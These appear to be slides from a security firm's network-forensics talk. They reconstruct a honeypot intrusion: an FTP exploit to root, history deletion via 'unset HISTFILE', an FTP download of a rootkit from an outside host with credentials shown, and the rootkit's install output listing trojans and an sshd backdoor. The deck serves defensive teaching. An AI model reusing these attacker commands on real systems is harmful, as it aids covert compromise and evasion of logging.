
[Classification: Potentially Bad Traffic] [Priority: 2]

04/25-03:12:28.230861 10.4.1.103:21 -> 210.241.60.68:45655

\*\*\*AP\*\*\* Seq: 0x1073FCA7 Ack: 0xE622456D Win: 0x1920 TcpLen: 32

# *To get an overall feel...*

```
04/25-03:11:39.860861 210.241.60.68:45352 -> 10.4.1.103:22
04/25-03:11:39.860861 10.4.1.103:22 -> 210.241.60.68:45352
04/25-03:11:40.310861 210.241.60.68:45654 -> 10.4.1.103:21
04/25-03:11:40.310861 10.4.1.103:21 -> 210.241.60.68:45654
04/25-03:11:40.760861 210.241.60.68:45352 -> 10.4.1.103:22
...
...
04/25-03:18:55.970861 210.241.60.68:45352 -> 10.4.1.103:22
04/25-03:18:56.020861 10.4.1.103:21 -> 210.241.60.68:45655
04/25-03:20:43.570861 10.4.1.103:21 -> 210.241.60.68:45655
04/25-03:20:44.010861 210.241.60.68:45655 -> 10.4.1.103:21
```



## *Which sessions do we look at closer?*

- Multiple connections to the honeypot on port 21
- Only one connection to port 21 had more than two or three packets
  - The connection from port 45655 to port 21  
04/25-03:20:44.010861 210.241.60.68:45655 ->  
10.4.1.103:21

# *TCP Stream Reassembly with Snort*

- Reconstruct TCP sessions with Snort
- Combine all packets from a session into a single stream
- We have a session file close to 9 KB for this connection

# *The first few packets...*

```
CWD ~{
```

```
---a long exploit string---
```

```
.  
. .  
. .
```

```
id;uname -a;
```

```
uid=0(root) gid=0(root) groups=50(ftp)
```

```
Linux MAIL 2.4.7-10 #1 Thu Sep 6 17:27:27 EDT 2001
```

```
i686 unknown
```

# *Checking directory and deleting history...*

**ls**

bin  
etc  
lib  
pub

**unset HISTFILE**

**unset HISTSAVE**

# *Downloading a compressed file...*

```
ftp boxy.netfirms.com
```

```
boxy
```

```
azsxdc
```

```
hash
```

```
bi
```

```
cd www
```


```
get modern.tgz
```

```
Name (boxy.netfirms.com:root): Hash mark printing on (1024  
bytes/hash mark).
```

```
#####
```

```
#####
```

```
bye
```



# *Installing the rootkit...*

```
tar -zxvf modern.tgz
rm -rf modern.tgz
cd modern
./install
overkill Red Hat 6.*rk
Installing trojaned programs...
chsh
ps
top
pstree *** failed ***
killall
ls
```

# *Installing Sniffers and backdoors*

## **Installing DoS programs...**

vadim

imp

slice

s12

## **Installing sniffer...**

## **Installing sshd backdoor...**

Setting up crontab entries...

# And the open ports on the system...

## open ports:

```
tcp 0 0 *:https      *.*    LISTEN
tcp 0 0 MAIL:rndc    *.*    LISTEN
tcp 0 0 MAIL:smtp    *.*    LISTEN
tcp 0 0 *:telnet     *.*    LISTEN
tcp 0 0 *:ssh        *.*    LISTEN
tcp 0 0 MAIL:domain  *.*    LISTEN
tcp 0 0 10.4.1.103:53 *.*    LISTEN
tcp 0 0 *:ftp        *.*    LISTEN
tcp 0 0 *:smtps      *.*    LISTEN
tcp 0 0 *:http       *.*    LISTEN
tcp 0 0 *:sunrpc     *.*    LISTEN
tcp 0 0 *:1258       *.*    LISTEN
tcp 0 0 *:1024       *.*    LISTEN
```

checking for other rootkits:

/dev filez:


Configuring R00Tkit. Wait!

Done.

|= Rootkit installed. Enjoy! :)

# *The Follow-Through of the Attack*

- Next, we received a connection from another IP on to our port 1258
- Reconstruct that new session
- The traffic contains the following words:
  - SSH-1.5-1.2.27
  - SSH-1.5-PuTTY
- Network forensics cannot analyze encrypted traffic



# *Still more traffic to boxy.netfirms.com*

- Two new downloads: e.tgz, and mykit.tgz
- e.tgz - an IRC server from Energy Mech
- mykit.tgz - a collection of several rootkits

# *Within 30 minutes, IRC chat...*

.  
. .  
. .  
. .  
:boxy!boxy@boxy.hackslinux.com PRIVMSG #cnb :**nu mere**  
:boxy!boxy@boxy.hackslinux.com PRIVMSG #cnb :**qseen Leif**  
PRIVMSG #cnb :**I have no memory of Leif**  
:pornoSTAR!~porn@80.82.166.93 PRIVMSG #cnb :**I have no memory of Leif**  
:StarChasr!Delray@62.231.91.28 PRIVMSG #cnb :**10x**  
:StarChasr!Delray@62.231.91.28 PRIVMSG #cnb :**boxy tu iai dat op lui leif ?**  
:saffah!~sase1@cj3007027-a.kkysh1.ky.home.ne.jp JOIN :#cnb  
:saffah!~sase1@cj3007027-a.kkysh1.ky.home.ne.jp JOIN :#linuxbabes  
. .  
. .  
. .

# *Trace back the IP address of attacker*

- Query IP Address Registries
  - ARIN (North America)
  - RIPE (US)
  - APNIC (Asia Pacific)
- Locate the ISP or the company the IP address is assigned to
- Get contact names of the ISP or company

# RIPE shows attacker is from Romania

The screenshot shows a Microsoft Internet Explorer browser window titled "Query the RIPE Whois Database". The address bar contains the URL: [http://www.ripe.net/perl/whois?form\\_type=advanced&full\\_query\\_string=&searchtext=194.102.174.155&invert](http://www.ripe.net/perl/whois?form_type=advanced&full_query_string=&searchtext=194.102.174.155&invert). The page features the RIPE NCC logo and navigation links: [homepage](#), [what's new](#), [whois db](#), [search](#), [site map](#), and [f.a.q.](#). A search bar contains the text "194.102.xxx.xxx" with "Search" and "Reset Form" buttons. Below the search bar is an "Advanced search" button. The main content area displays the following text:

```
* This is the RIPE Whois server.
* The objects are in RPSL format.
* Rights restricted by copyright.
* See http://www.ripe.net/ripenncc/pub-services/db/copyright.html

inetnum:      194.102.174.128 - 194.102.174.159
netname:      CCL-NET
descr:        SC Liubomir SRL
descr:        bd. Take Ionescu nr. 51
descr:        IT-Infoara
country:      RO
admin-c:      SD16-RIPE
tech-c:       SD16-RIPE
status:       ASSIGNED PI
```

The "country: RO" line is circled in red. The status "ASSIGNED PI" is also visible.

## *Summarizing the attack...*

- Attacker gained entry through an ftp exploit
- Deleted history
- Downloaded rootkit from Net
- Installed trojan backdoors
- Came back via SSH
- Installed IRC Chat server
- Setup an IRC channel for the underground

# *The challenges we face*

- Huge volumes of traffic
  - so need to recognize patterns
- Attack could be tunneled through non-standard protocols
  - IPv6 tunneled over IPv4
- Tracing back the attacker could be difficult
  - The attacker could be using intermediary hops to launch the attack
  - The attacker might try evasive tactics like decoy scans

# *Limitations of Network Forensics*


- Encrypted traffic cannot be analyzed
  - VPN traffic
  - SSH traffic for administration
- Coverage might not include all traffic to a system
  - Depends on our vantage point
  - Dial-in traffic might not be covered
- When volume of traffic is huge, full packet logging might not be enabled
  - Analysis of headers might not always be enough

# *Applications of Network Forensics*

- Investigate in the aftermath of an attack
  - Identify the attacker, the technique used and the damage
- Analyze Worms
  - Recover the binary payload
  - Study attack patterns
- Research new techniques used by Blackhats
  - Honeynets

# Paladion Networks

Services span complete IT security lifecycle:



# *Resources for Network Forensics*

- Whitepapers at Project Honeynet
  - <http://project.honeynet.org/papers/index.html>
- Sample logs to practice forensics skills
  - <http://project.honeynet.org/misc/chall.html>
- Sniffers
  - <http://www.ethereal.com>
  - <http://www.tcpdump.org>
  - <http://www.snort.org>

# *Acknowledgements*

Researched by  
VP of R&D Roshen Chandran  
Supported by  
Paladion Networks R&D team

# *Contact Us in the USA*

Head Quarter:

12801 Worldgate Drive #500

Herndon, VA 20170

Email

[Raghu.dev@paladion.net](mailto:Raghu.dev@paladion.net)

[Roshen.chandran@paladion.net](mailto:Roshen.chandran@paladion.net)

[Sales@paladion.net](mailto:Sales@paladion.net)